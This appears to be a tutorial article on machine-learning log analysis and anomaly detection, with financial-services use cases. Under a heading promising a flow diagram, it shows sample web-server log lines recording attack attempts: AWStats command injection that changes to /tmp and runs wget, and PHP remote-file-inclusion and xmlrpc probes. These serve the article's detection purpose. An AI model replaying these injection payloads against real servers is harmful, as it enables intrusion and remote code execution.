Log Analysis Techniques Using Machine Learning


Abstract

Log files, which are produced in almost all larger systems, contain highly valuable information about the health and behaviour of the system.


Because of the very high number of log entries produced in some systems, it is however extremely difficult to find relevant information in these files. Machine based log analysis techniques are therefore indispensable for the process of finding relevant data in log files.

However, a big problem in finding important **events** in log files is, that one single event without any context does not always provide enough information to detect the cause of the error, nor enough information to be detected by simple algorithms like the search with regular expressions.

More advanced techniques are based on **pattern extraction** and **data mining** that are often designed so that no human interaction with the analysis is necessary (unsupervised approaches) .Those more advanced techniques not only search for structural equivalency of events, but also consider, for example, the contextual relation in which an event stands to other events.



Source of Logs



Anomaly Detection Solutions using Machine Learning ensures high system availability and provides end-to-end pipeline for Data Ingestion from On-Premises and Cloud Data Sources.

Anomalies for fraud detection, intrusion detection, fault detection, infrastructure monitoring

Use Case 1

Fraud Detection with Deep Learning

Banks have to analyze millions of money transactions in a day. But, due to lack of advanced techniques banks are not able to examine transactions properly as it becomes difficult to examine few fraud activities within million of transactions.

Deep Learning Neural Network can be used that can detect fraud activities automatically, and the system can learn automatically whenever the new data will arrive without the interference of human being.

Deeplearning4j is an open source deep learning library that uses distributed deep learning by integrating with Apache Hadoop and Apache Spark. This library not only detects frauds, anomalies and patterns in real time rather it also learns from the new data parallelly.

Log Analysis Use Cases - Financial Services

Real-time log file analysis is beneficial in numerous areas across the financial sector such as:

- **Security** – By inspecting network packet data, analytics can be used to identify cybersecurity threats. In order to spot potential threats, banks need to collect and correlate machine data from different servers and applications. Categorize the threats based on severity .Automate real-time dashboards and highlight security incidents as they happen.

- **Efficient Payment Processing** – Payment processing IT infrastructure in banks is spread across lots of servers, networks, message buses and other applications. Real-time analysis of payments allows banks to maintain a high volume of payments at low latencies. This has commercial benefits and better ensures compliance with SLAs.

- **Improve customer service and experience** – Log analytics helps to identify minor incidents before they reach consumers. For example, in retail banking, by monitoring the real-time health of applications, banks can ensure that end-users can seamlessly access the bank's services 24/7. By setting appropriate thresholds, as well as using **Anomaly Detection** algorithm, customer support teams can reduce the noise of incidents.

- **Transaction and Trade Flow analysis** – Log monitoring can be used to calculate the speed of trades or transactions in real-time, ensuring satisfactory latency of transactions, as well as making sure enough trades are being completed. In major investment banks, as well as eTrading platforms, we can monitor the transaction status of the trade lifecycle.
  For example : Customer can perform Place Order (Online) by supplying Order details while a Broker can perform Place Order (Phone) also by supplying Order details; in either case causing Transaction details to be stored in the Transaction data store and passed to the Stock Exchange Center.

Types of Anomalies

There are basically three different types of anomalies that have to be considered while analyzing the Data

- **Point Anomalies** - are single, outstanding data points that do not conform with the remainder of the data. There is no need to set the data points in relation to each other or to know about the structure of the data set as a whole.
- **Contextual Anomalies** - are single data points or groups of data, that are outstanding only when seen in context to other, surrounding data points or data structures. These anomalies are much harder to detect, because they are only considered anomalous in a specific situation, like, for example, they are appearing at a position in time or space where they are actually not supposed to be. To detect these points, it is therefore necessary to have extended knowledge about the structure and behaviour of the system.
- **Collective Anomalies** - are groups of data that are considered anomalous compared to the remaining data set. The data points in the collection itself do not necessary have to be anomalous, the occurrence as a group at a specific position however leads to an anomalous structure.

Analysis Techniques

One common approach for failure analysis in log generating systems is the concept of **Anomaly Detection**. Anomaly detection refers to finding patterns in a set of data that do not correspond to the regular behavior within the set. Many approaches are using anomaly detection in order to **monitor the health of the system** and its components or to **detect error-prone structures** in the development phase . Another large area of application is the detection of unwanted actions by external entities, in particular preventing intruders from accessing important parts of the system or **detecting different kinds of fraud approaches** .

There are quite a lot of Machine learning algorithms for anomaly detection that have been developed in order to solve log analysis problems . The following presents two such approaches

1. **Clustering-based techniques**

   Clustering based approaches perform a categorization of data points in a set in order to retrieve different partitions which can then be analyzed separately. The goal is to find a clustering algorithm that is able to reliably cluster the data set without the need of a labelled training set.

   a. **K-Means**

      The k-means clustering algorithm is commonly used for cluster analysis since it is fast and rather easy to implement. The algorithm tries to find groups of data instances with similar size and low variance . Given a number k and an initial set of cluster centroids, standard k-means first assigns each data instance in the set to the nearest centroid using the euclidean metric. It then calculates a new centroid for each cluster by computing the means between all data points in the cluster. These two steps are repeated recursively until the centroid for all clusters does not change anymore.

2. **Classification-based techniques**

   These techniques decide about anomalous data by evaluating whether or not the data instance belongs to a cluster. This technique is commonly supervised, since the algorithm needs to learn how to differentiate between anomalous and normal data points.

General Approach

To solve the above mentioned financial use cases, a overview of the approach supporting a model flow diagram is shown below:

1. The filtering step reduces the amount of events that are considered in the next steps. This step is crucial for the further analysis because it reduces the amount of redundant messages in the collection. This way, every message in the filtered data set gains more weight and importance and the created blocks of events become more significant.


2. The next step is to create the number representation of the events in the filtered collection. This is another crucial step in order to get decent results when detecting the anomalous data points. In this step, every event, respective every block of events, is assigned a vector that represents the content of the events.

3. Based on the number representations created in the previous step, the data can then be processed by a **Data clustering algorithm** . The main reason to cluster the data set is to detect the different types of events.

4. The anomaly detection step then analyzes the pre-processed data set and detects potential outliers in the collection. For this purpose, several external outlier detection algorithms and one outlier algorithm developed in this work will be used.

5. The final step is the result evaluation, where the different number representation approaches and anomaly detection algorithms compared.

Model Flow Diagram



```
[17/Dec/2005:02:40:45 -0500] - - 85.226.238.xxx "GET /awstats/awstats.pl?configdir=|echo;echo%20YYY;cd%20%2ftmp%3bwget%2
[17/Dec/2005:02:40:46 -0500] - - 85.226.238.xxx "GET /cgi-bin/awstats.pl?configdir=|echo;echo%20YYY;cd%20%2ftmp%3bwget%2
[17/Dec/2005:02:40:47 -0500] - - 85.226.238.xxx "GET /cgi-bin/awstats/awstats.pl?configdir=|echo;echo%20YYY;cd%20%2ftmp%
[17/Dec/2005:02:40:48 -0500] - - 85.226.238.xxx "GET /index2.php?option=com_content&do_pdf=1&id=1index2.php?_REQUEST[opt
[17/Dec/2005:02:40:49 -0500] - - 85.226.238.xxx "GET /index.php?option=com_content&do_pdf=1&id=1index2.php?_REQUEST[opti
[17/Dec/2005:02:40:50 -0500] - - 85.226.238.xxx "GET /mambo/index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&
[17/Dec/2005:02:40:52 -0500] - - 85.226.238.xxx "GET /cvs/index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GL
[17/Dec/2005:02:40:53 -0500] - - 85.226.238.xxx "GET /cvs/mambo/index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid
[17/Dec/2005:03:07:04 -0500] - - 24.19.40.xxx "GET /awstats/awstats.pl?configdir=|echo;echo%20YYY;cd%20%2ftmp%3bwget%20
[17/Dec/2005:04:34:04 -0500] - - 64.105.82.xxx "GET /blogtest/xmlsrv/xmlrpc.php HTTP/1.1" "-" 302 336 0
[17/Dec/2005:05:18:40 -0500] - - 195.82.6.xxx "GET /modules/Forums/admin/admin_styles.phpadmin_styles.php?phpbb_root_pat
[17/Dec/2005:05:18:41 -0500] - - 195.82.6.xxx "GET /Forums/admin/admin_styles.phpadmin_styles.php?phpbb_root_path=http:/
[17/Dec/2005:05:18:43 -0500] - - 195.82.6.xxx "POST /xmlrpc.php HTTP/1.1" "-" 302 336 0
[17/Dec/2005:05:18:45 -0500] - - 195.82.6.xxx "POST /blog/xmlrpc.php HTTP/1.1" "-" 302 336 0
[17/Dec/2005:05:18:47 -0500] - - 195.82.6.xxx "POST /blog/xmlsrv/xmlrpc.php HTTP/1.1" "-" 302 336 0
[17/Dec/2005:05:18:48 -0500] - - 195.82.6.xxx "POST /blogs/xmlsrv/xmlrpc.php HTTP/1.1" "-" 302 336 1
[17/Dec/2005:05:18:50 -0500] - - 195.82.6.xxx "POST /drupal/xmlrpc.php HTTP/1.1" "-" 302 336 0
[17/Dec/2005:05:18:52 -0500] - - 195.82.6.xxx "POST /phpgroupware/xmlrpc.php HTTP/1.1" "-" 302 336 0
[17/Dec/2005:05:18:54 -0500] - - 195.82.6.xxx "POST /wordpress/xmlrpc.php HTTP/1.1" "-" 302 336 0
[17/Dec/2005:05:18:55 -0500] - - 195.82.6.xxx "POST /xmlrpc.php HTTP/1.1" "-" 302 336 0
[17/Dec/2005:05:18:57 -0500] - - 195.82.6.xxx "POST /xmlrpc/xmlrpc.php HTTP/1.1" "-" 302 336 0
[17/Dec/2005:05:18:59 -0500] - - 195.82.6.xxx "POST /xmlsrv/xmlrpc.php HTTP/1.1" "-" 302 336 0
[17/Dec/2005:09:14:57 -0500] - - 81.186.243.xxx "GET /modules/Forums/admin/admin_styles.phpadmin_styles.php?phpbb_root_p
[17/Dec/2005:09:14:58 -0500] - - 81.186.243.xxx "GET /Forums/admin/admin_styles.phpadmin_styles.php?phpbb_root_path=http
[17/Dec/2005:09:14:59 -0500] - - 81.186.243.xxx "POST /xmlrpc.php HTTP/1.1" "-" 302 336 1
[17/Dec/2005:09:15:00 -0500] - - 81.186.243.xxx "POST /blog/xmlrpc.php HTTP/1.1" "-" 302 336 1
```

```
[17/Dec/2005:02:40:45 -0500] - - 85.226.238.xxx "GET /awstats/awstats.pl?configdir=|echo;echo%20YYY;cd%20%2ft
[17/Dec/2005:02:40:46 -0500] - - 85.226.238.xxx "GET /cgi-bin/awstats.pl?configdir=|echo;echo%20YYY;cd%20%2ft
[17/Dec/2005:02:40:47 -0500] - - 85.226.238.xxx "GET /cgi-bin/awstats/awstats.pl?configdir=|echo;echo%20YYY;c
[17/Dec/2005:02:40:48 -0500] - - 85.226.238.xxx "GET /index2.php?option=com_content&do_pdf=1&id=1index2.php?_
[17/Dec/2005:02:40:49 -0500] - - 85.226.238.xxx "GET /index.php?option=com_content&do_pdf=1&id=1index2.php?_R
[17/Dec/2005:02:40:50 -0500] - - 85.226.238.xxx "GET /mambo/index2.php?_REQUEST[option]=com_content&_REQUEST[
[17/Dec/2005:02:40:52 -0500] - - 85.226.238.xxx "GET /cvs/index2.php?_REQUEST[option]=com_content&_REQUEST[It
[17/Dec/2005:02:40:53 -0500] - - 85.226.238.xxx "GET /cvs/mambo/index2.php?_REQUEST[option]=com_content&_REQU
[17/Dec/2005:03:07:04 -0500] - - 24.19.40.xxx "GET /awstats/awstats.pl?configdir=|echo;echo%20YYY;cd%20%2ftmp
```

Tools

Since anomaly detection is often used technique for log monitoring , there are open source frameworks and tools like **Apache Spark** ,**Kafka ,Apache Storm**, **Apache Samza** that can be used for data **Clustering**, data representation and **real time streaming** and analytics.

Summary

Utilizing a machine learning approach to log analytics is a very promising way to make life easier for any DevOps /system engineers. Classifying relevant and important logs using supervised machine learning is just the first step to harnessing the power of the crowd and Big Data in log analytics.

http://hadooptutorial.info/log-analysis-hadoop/#Log_Files